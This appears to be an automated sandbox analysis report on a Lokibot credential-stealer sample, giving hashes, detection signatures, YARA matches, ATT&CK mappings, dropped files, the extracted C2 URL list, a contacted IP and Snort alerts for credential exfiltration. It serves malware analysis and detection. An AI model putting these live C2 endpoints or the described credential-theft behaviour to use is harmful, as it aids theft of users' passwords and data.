ID: 528740
Sample Name:
U001P56ybm.exe
Cookbook: default.jbs
Time: 18:21:15
Date: 25/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report U001P56ybm.exe

Overview


General Information

Sample Name:	U001P56ybm.exe
Analysis ID:	528740
MD5:	969e2ccfcacf357…
SHA1:	c3dd33a00d4dad..
SHA256:	4a059628d9f5679.
Tags:	exe Loki
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e.…
- Multi AV Scanner detection for subm…
- Malicious sample detected (through …
- Yara detected Lokibot
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dropp…
- Tries to steal Mail credentials (via fil…
- Tries to harvest and steal Putty / Wi…
- Yara detected aPLib compressed bin…
- Tries to harvest and steal ftp login c…
- Tries to steal Mail credentials (via fil…

Classification



Process Tree

- **System is w10x64**
- U001P56ybm.exe (PID: 4640 cmdline: "C:\Users\user\Desktop\U001P56ybm.exe" MD5: 969E2CCFCACF3573DE922D9BCE81E3FD)
  - U001P56ybm.exe (PID: 5684 cmdline: "C:\Users\user\Desktop\U001P56ybm.exe" MD5: 969E2CCFCACF3573DE922D9BCE81E3FD)
- **cleanup**

Malware Configuration

Threatname: Lokibot

```
{
  "C2 list": [
    "http://kbfvzoboss.bid/alien/fre.php",
    "http://alphastand.trade/alien/fre.php",
    "http://alphastand.win/alien/fre.php",
    "http://alphastand.top/alien/fre.php"
  ]
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000001.292539548.000000000400000.00000040.00020000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000002.00000001.292539548.000000000400000.00000040.00020000.sdmp	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
00000002.00000001.292539548.000000000400000.00000040.00020000.sdmp	JoeSecurity_Lokibot	Yara detected Lokibot	Joe Security	
00000002.00000001.292539548.000000000400000.00000040.00020000.sdmp	Loki_1	Loki Payload	kevoreilly	• 0x151b4:$a1: DlRycq1tP2vSeaogj5bEUFzQiHT9dmKCn6uf7xsOY0hpwr43VINX8JGBAkLMZW • 0x153fc:$a2: last_compatible_version

Source	Rule	Description	Author	Strings
00000002.00000001.292539548.000000000040 0000.00000040.00020000.sdmp	Lokibot	detect Lokibot in memory	JPCERT/CC Incident Response Group	• 0x13bff:$des3: 68 03 66 00 00 • 0x187f0:$param: MAC=%02X%02X%02XINSTALL=%0 8X%08X • 0x188bc:$string: 2D 00 75 00 00 00 46 75 63 6B 61 76 2E 72 75 00 00
Click to see the 36 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
2.0.U001P56ybm.exe.400000.6.unpack	SUSP_XORed_URL_in_EXE	Detects an XORed URL in an executable	Florian Roth	• 0x13e78:$s1: http:// • 0x17633:$s1: http:// • 0x18074:$s1: \x97\x8B\x8B\x8F\xC5\xD0\xD0 • 0x13e80:$s2: https:// • 0x13e78:$f1: http:// • 0x17633:$f1: http:// • 0x13e80:$f2: https://
2.0.U001P56ybm.exe.400000.6.unpack	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
2.0.U001P56ybm.exe.400000.6.unpack	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
2.0.U001P56ybm.exe.400000.6.unpack	JoeSecurity_Lokibot	Yara detected Lokibot	Joe Security	
2.0.U001P56ybm.exe.400000.6.unpack	Loki_1	Loki Payload	kevoreilly	• 0x13db4:$a1: DlRycq1tP2vSeaogj5bEUFzQiHT9dmKC n6uf7xsOY0hpwr43VINX8JGBAkLMZW • 0x13ffc:$a2: last_compatible_version
Click to see the 82 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Multi AV Scanner detection for dropped file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

Yara detected aPLib compressed binary

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected Lokibot

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file registry)

Tries to harvest and steal browser information (history, passwords, etc)


Remote Access Functionality:

Yara detected Lokibot

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Native API 1	Path Interception	Access Token Manipulation 1	Deobfuscate/Decode Files or Information 1	OS Credential Dumping 2	Account Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1	Eavesdrop Insecure Network Communic
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Process Injection 1 1 2	Obfuscated Files or Information 2	Credentials in Registry 2	File and Directory Discovery 2	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Encrypted Channel 1	Exploit SS Redirect P Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Software Packing 1	Security Account Manager	System Information Discovery 1 5	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit SS Track Dev Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Masquerading 1	NTDS	Security Software Discovery 1 3	Distributed Component Object Model	Clipboard Data 1	Scheduled Transfer	Application Layer Protocol 1 1 1	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Virtualization/Sandbox Evasion 1 1	LSA Secrets	Process Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communic
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Access Token Manipulation 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 1 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 2	DCSync	System Owner/User Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi Access Po


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
U001P56ybm.exe	25%	ReversingLabs	Win32.Trojan.Nsisx	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nsi3BDD.tmp\yqbozdxn.dll	23%	ReversingLabs	Win32.Trojan.Tedy	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.0.U001P56ybm.exe.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
2.2.U001P56ybm.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
2.0.U001P56ybm.exe.400000.0.unpack	100%	Avira	TR/Patched.Ren.Gen2		Download File
2.0.U001P56ybm.exe.400000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
2.0.U001P56ybm.exe.400000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
2.0.U001P56ybm.exe.400000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.2.U001P56ybm.exe.2430000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
2.0.U001P56ybm.exe.400000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
2.0.U001P56ybm.exe.400000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
2.1.U001P56ybm.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://194.85.248.167/imt/fre.php	100%	Avira URL Cloud	malware	
http://kbfvzoboss.bid/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.win/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.trade/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.top/alien/fre.php	0%	URL Reputation	safe	
http://www.ibsensoftware.com/	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://194.85.248.167/imt/fre.php	true	• Avira URL Cloud: malware	unknown
http://kbfvzoboss.bid/alien/fre.php	true	• URL Reputation: safe	unknown
http://alphastand.win/alien/fre.php	true	• URL Reputation: safe	unknown
http://alphastand.trade/alien/fre.php	true	• URL Reputation: safe	unknown
http://alphastand.top/alien/fre.php	true	• URL Reputation: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
194.85.248.167	unknown	Russian Federation		35478	DATACENTERRO	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	528740
Start date:	25.11.2021
Start time:	18:21:15
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 41s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	U001P56ybm.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@3/4@0/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 63.3% (good quality ratio 61.1%) • Quality average: 78.7% • Quality standard deviation: 27.6%
HCA Information:	• Successful, ratio: 95% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
18:22:21	API Interceptor	48x Sleep call for process: U001P56ybm.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
194.85.248.167	xA7ry4Ewuk.exe	Get hash	malicious	Browse	• 194.85.248.167/imt/fre.php

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
DATACENTERRO	mtSgtqMMFl.exe	Get hash	malicious	Browse	• 194.85.248.229
	W7UbgU8x18.exe	Get hash	malicious	Browse	• 194.85.248.219
	SK TAX INV.exe	Get hash	malicious	Browse	• 194.85.248.250
	xA7ry4Ewuk.exe	Get hash	malicious	Browse	• 194.85.248.167
	Sales Pro forma invoice_SO0005303101427.docx	Get hash	malicious	Browse	• 194.85.248.219
	Statement from QNB.exe	Get hash	malicious	Browse	• 194.85.248.156
	CV.exe	Get hash	malicious	Browse	• 194.85.248.250
	INV.exe	Get hash	malicious	Browse	• 194.85.248.250
	CV.exe	Get hash	malicious	Browse	• 194.85.248.250
	TMR590241368.exe	Get hash	malicious	Browse	• 194.85.248.115
	vIyyHkRXJn	Get hash	malicious	Browse	• 194.85.250.154
	267A80yAhp	Get hash	malicious	Browse	• 194.85.250.154
	QJYxAALd23	Get hash	malicious	Browse	• 194.85.250.154
	z4bJfjXDDQ	Get hash	malicious	Browse	• 194.85.250.154
	XXaLHoecGp	Get hash	malicious	Browse	• 194.85.250.154
	AGiCic4uDz	Get hash	malicious	Browse	• 194.85.250.154
	3B3BMxYG8n	Get hash	malicious	Browse	• 194.85.250.154
	6WMo1OYmk3	Get hash	malicious	Browse	• 194.85.250.154

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	dycuTng5W8	Get hash	malicious	Browse	• 194.85.250.154
	xINX4f5M8s	Get hash	malicious	Browse	• 194.85.250.154

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\9bx9q99412rjuw5u	
Process:	C:\Users\user\Desktop\U001P56ybm.exe
File Type:	data
Category:	dropped
Size (bytes):	217431
Entropy (8bit):	7.987953901401436
Encrypted:	false
SSDEEP:	6144:/KdbhrnUV0fmvApS9oPiEPS3nwOJ2WF9WjNZHq98e2:/crneIEKqN2GWj3r
MD5:	1B63DA395BAFC5116F3F6FF8AAD7A350
SHA1:	372869F185066FED68D1573158761EB4859459DB
SHA-256:	19D7869C47AF19341916AE58B2F82536CF130942C05DFEE3092C65CD0C9E897B
SHA-512:	E9D93E22D5D4C547A80ACF658C4F2A6409CD00E88F73602789FEED597BEBB6073EEDDBE6A4439C3EC11A26C9EE5D9FF341BB1F8888BFEA751DFA7921E8FA5 14
Malicious:	false
Reputation:	low
Preview:	q.....Vl:....m.G.g...0.?#....P....`ZmNwW]&.?..s.....3J.I....".5...W....]A..&..yu....<..WP.....'g..$E...RU.`x.K.mlo.....\|..t(Z.JV 4.....q..%M..h..H@]...C.0.....2.)=I....n..LX.A ..^.x....~!+q...6..J.6..Y.R..q.)4."..+.B.x>..R.,.d...4.<.".Vz0V.O.:...G.g..i0..#....P....`.mNw*]&j?..s...&.n.D.3J..\..`.....$....v..',...l.....o.)....z#..BL9R._..E...RU.].....p.....M.i.... .....^....!l2...o+Z...i...4.....e.{....G.B..nH.M..A.Z..c\.T..D....=g.;S.h."....B<.'...&.,.d...4.u....V'...d....g..j.0.....P....`ZmNwW]&.?..{....t.b.3J.!X.....:..9. ....v..',....].+...o.)....z..a.`9.....E... RU.].....}...p.....M.i.....^....!l2...o+Z...i...4.....e.{...r.....nH.M..A.Z..c\.T..D....=g..q.)4.".0..B<.'.....,d...4.u....V....:.m.G.g..0.?#....P....`ZmNwW]&.?..s.....D.3J.....q.....9$. ....v..',...l.....o.)....z#.a.`9.._..E...RU.].....p.....M.i.....^....!l2...o+Z...i...4.....e.{...r.....nH.M..A.Z..c\.T..D....=g.

C:\Users\user\AppData\Local\Temp\nsi3BDD.tmp\yqbozdxn.dll	
Process:	C:\Users\user\Desktop\U001P56ybm.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	120320
Entropy (8bit):	6.283877419444271
Encrypted:	false
SSDEEP:	1536:DkJ/CJk6kcjZwfqMkzLaRJ+cxfNdtTisu01vzG4CNrutUo7HC5mo5wTIDLmUleNg:c6+sz2+cjdx1lmNE7i5IIXRlCi3nJ
MD5:	7464D22DB87D13EBEF8364866100E33C
SHA1:	6A64B31B7EE5F853A1CC142D0B3300A796D21B28
SHA-256:	8142F4110C4DAF020DF138E7A281FD19A3295AF855D7527177E5DAB204EE9D8F
SHA-512:	E7366C3617B958B3A4FA55548DCE997BD335D7B871494154BA9BDFD077B4C2488D80C9EA571D171B3CCFC18A579ECE85E76AE54C14AF33306BB50AB48BF326 1
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 23%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....0.Px^.Px^.Px^....Qx^.]*..px^.]*.._x^.]*...:x^.D.X.Rx^.D.Z.Sx^ .D._.Ix^.Px_...x^..&Z.Qx^..&^.Qx^..&..Qx^..&\.Qx^.RichPx^.....PE..L.....a.....!.....j...h..... .....L..... .....@.....text...dh.....j..... ..`.bss....D.....rdata..FN.....P...n.....@..@.data.....@ ....rsrc.....@..@.....

C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	
Process:	C:\Users\user\Desktop\U001P56ybm.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false

C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002\414045e2d09286d5db2581e0d955d358_d06ed635-68f6-4e9a-955c-4899f5f57b9a	
Process:	C:\Users\user\Desktop\U001P56ybm.exe
File Type:	data
Category:	dropped
Size (bytes):	46
Entropy (8bit):	1.0424600748477153
Encrypted:	false
SSDEEP:	3:/lbON:u
MD5:	89CA7E02D8B79ED50986F098D5686EC9
SHA1:	A602E0D4398F00C827BFCF711066E67718CA1377
SHA-256:	30AC626CBD4A97DB480A0379F6D2540195F594C967B7087A26566E352F24C794
SHA-512:	C5F453E32C0297E51BE43F84A7E63302E7D1E471FADF8BB789C22A4D6E03712D26E2B039D6FBDBD9EBD35C4E93EC27F03684A7BBB67C4FADCCE9F6279417B5 DE
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....user.

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.929625872337307
TrID:	• Win32 Executable (generic) a (10002005/4) 92.16% • NSIS - Nullsoft Scriptable Install System (846627/2) 7.80% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	U001P56ybm.exe
File size:	301040
MD5:	969e2ccfcacf3573de922d9bce81e3fd
SHA1:	c3dd33a00d4dad9330d0c2dbc0c3b75396c70f8b
SHA256:	4a059628d9f56799d68937821b355477502fe0704d41a75 c372b1c036061d59f
SHA512:	9a8e5104bc18ac2bb0987324ce0f602b26ee4435da9d8c 869516052067b6d911e4cec839a5619553d15129b6652c 75fa489710eca815496b688e25cfeced65bf
SSDEEP:	6144:rGiOg+450MRKEIC/ICcr8Cnvvso/Y9oPiEPS3nwO J2YF9WjNZHqo8eXzo9:P5vRYMICasowKqN24Wj3ro9
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....uJ...$...$...$./.{...$...%.:.$.".y...$..7....$.f."...$.Rich..$.....PE..L.....H.....\.....0.....

File Icon

Icon Hash:	b2a88c96b2ca6a72

Static PE Info

General

Entrypoint:	0x4030e3
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x48EFCDCD [Fri Oct 10 21:49:01 2008 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	7fa974366048f9c551ef45714595665e

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x5b68	0x5c00	False	0.67722486413	data	6.48746502716	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x129c	0x1400	False	0.4337890625	data	5.04904254867	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9000	0x25c58	0x400	False	0.58203125	data	4.76995537906	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x2f000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x37000	0x900	0xa00	False	0.4078125	data	3.93441125971	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/25/21-18:22:15.658540	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49744	80	192.168.2.3	194.85.248.167
11/25/21-18:22:15.658540	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49744	80	192.168.2.3	194.85.248.167

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/25/21-18:22:15.658540	TCP	2025381	ET TROJAN LokiBot Checkin	49744	80	192.168.2.3	194.85.248.167
11/25/21-18:22:15.658540	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49744	80	192.168.2.3	194.85.248.167
11/25/21-18:22:18.837898	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49745	80	192.168.2.3	194.85.248.167
11/25/21-18:22:18.837898	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49745	80	192.168.2.3	194.85.248.167
11/25/21-18:22:18.837898	TCP	2025381	ET TROJAN LokiBot Checkin	49745	80	192.168.2.3	194.85.248.167
11/25/21-18:22:18.837898	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49745	80	192.168.2.3	194.85.248.167
11/25/21-18:22:21.772417	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49746	80	192.168.2.3	194.85.248.167
11/25/21-18:22:21.772417	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49746	80	192.168.2.3	194.85.248.167
11/25/21-18:22:21.772417	TCP	2025381	ET TROJAN LokiBot Checkin	49746	80	192.168.2.3	194.85.248.167
11/25/21-18:22:21.772417	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49746	80	192.168.2.3	194.85.248.167
11/25/21-18:22:21.949354	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49746	194.85.248.167	192.168.2.3
11/25/21-18:22:23.379975	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49747	80	192.168.2.3	194.85.248.167
11/25/21-18:22:23.379975	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49747	80	192.168.2.3	194.85.248.167
11/25/21-18:22:23.379975	TCP	2025381	ET TROJAN LokiBot Checkin	49747	80	192.168.2.3	194.85.248.167
11/25/21-18:22:23.379975	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49747	80	192.168.2.3	194.85.248.167
11/25/21-18:22:23.474404	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49747	194.85.248.167	192.168.2.3
11/25/21-18:22:25.292669	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49748	80	192.168.2.3	194.85.248.167
11/25/21-18:22:25.292669	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49748	80	192.168.2.3	194.85.248.167
11/25/21-18:22:25.292669	TCP	2025381	ET TROJAN LokiBot Checkin	49748	80	192.168.2.3	194.85.248.167
11/25/21-18:22:25.292669	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49748	80	192.168.2.3	194.85.248.167
11/25/21-18:22:25.843662	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49748	194.85.248.167	192.168.2.3
11/25/21-18:22:26.868772	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49749	80	192.168.2.3	194.85.248.167
11/25/21-18:22:26.868772	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49749	80	192.168.2.3	194.85.248.167
